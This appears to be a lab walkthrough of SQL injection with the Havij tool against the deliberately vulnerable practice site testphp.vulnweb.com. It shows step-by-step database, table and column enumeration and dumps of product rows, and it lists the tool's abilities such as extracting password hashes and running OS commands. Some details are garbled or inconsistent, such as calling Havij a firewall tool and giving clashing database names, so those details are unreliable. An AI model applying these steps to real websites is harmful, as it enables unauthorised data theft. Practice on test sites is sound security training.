

MYSQL INJECTION

It is a firewall tool.

Choose a site. let's put it in the target box and click on analyze.


Here you see havji has started analyzing the website.

Firstly, havji get some basic information about the site like host Ip web server type etc

Then it searches for database server version in this it is MYSQL 5

Then it searches for no of columns and find injectable columns.

Then it finds current dB or active dB of the site.



Now let's get tables name click on tables menu, And the get tables.

Here we got the tables.

Since extracting admin user info then I will choose table.

I am going to extract information of columns.


The screenshot shows the Havij application interface. The 'Target' field is set to 'http://testphp.vulnweb.com/listproducts.php?cat=1'. The 'Method' is 'GET'. The 'Data Base' is 'Auto Detect'. The 'Syntax' is 'Auto Detect'. The 'Type' is 'Auto Detect'. The 'Tables' menu is selected. The 'Get Tables' button is highlighted. The 'Tables' list on the left shows a tree structure with 'users' and 'products' tables. The 'products' table is selected. The 'Columns' list on the right shows columns: 'price', 'description', 'rewrite_name', 'name', 'id', and 'pictures'. The 'Status' bar shows 'In DLE'. The 'Log' window displays the following output:

```
DB Server: MySQL >=5
Selected Column Count is 11
Finding string column
Valid String Column is 1
Target Vulnerable : D
Current DB: acart
Count(table_name) of information_schema.tables Where table_schema=0x616375617274 is 8
Tables found: artists,carts,catag,featured,guestbook,pictures,products,users
Count(column_name) of information_schema.columns Where table_schema=0x616375617274 AND table_name=0x70726475637473 is 5
Columns found: id,name,rewrite_name,description,price
Count(column_name) of information_schema.columns Where table_schema=0x616375617274 AND table_name=0x70726475637473 is 8
Columns found: price,description,rewrite_name,description,price
```


The screenshot shows the Havij application interface. The 'Target' field is set to 'http://testphp.vulnweb.com/listproducts.php?cat=1'. The 'Method' is 'GET'. The 'Data Base' is 'Auto Detect'. The 'Syntax' is 'Auto Detect'. The 'Type' is 'Auto Detect'. The 'Columns' menu is selected. The 'Get Columns' button is highlighted. The 'Columns' list on the left shows columns: 'price', 'description', 'rewrite_name', 'name', 'id', and 'pictures'. The 'Status' bar shows 'In DLE'. The 'Log' window displays the following output:

```
Data Found: price=359
Data Found: description=NET STORAGE ENCLOSURE SATA DNS-313 D-LINK
Data Found: name=Network Storage D-Link DNS-313 enclosure 1 x SATA
Data Found: id=1
Data Found: price=10
Data Found: description=Web Camera A4Tech PK-335E
Data Found: name=Web Camera A4Tech PK-335E
Data Found: id=2
Data Found: price=812
Data Found: description=Laser Color Printer HP LaserJet M551dn, A4
Data Found: name=Laser Color Printer HP LaserJet M551dn, A4
Data Found: id=3
```



| price | description | name | id |
|-------|--|--|----|
| 359 | NET STORAGE ENCLOSURE SATA DNS-313 D-LINK | Network Storage D-Link DNS-313 enclo... | 1 |
| 10 | Web Camera A4Tech PK-335E | Web Camera A4Tech PK-335E | 2 |
| 812 | Laser Color Printer HP LaserJet M551dn,... | Laser Color Printer HP LaserJet M551dn,... | 3 |



These are the tables:



These are the columns of the tables of users and products



MYSQL INJECTION REPORT:

Can take advantage of a vulnerable web application. By using this software user can perform back-end database fingerprint, retrieve DBMS users and password hashes, dump tables and columns, fetching data from the database, running SQL statements and even accessing the underlying file system and executing commands on the operating system.

INFO:

Host IP: 44.228.249.3

Target: <http://testphp.vulnweb.com/listproducts.php?cat=1> Web Server: nginx/1.19.0

Web Server: nginx/1.19.0

Powered-by: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1

Keyword Found: ipsum

Injection type is Integer

DB Server: MySQL >=5

Column Count is 11

Powered-by: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1

DB Server: MySQL >=5

Current DB: acuart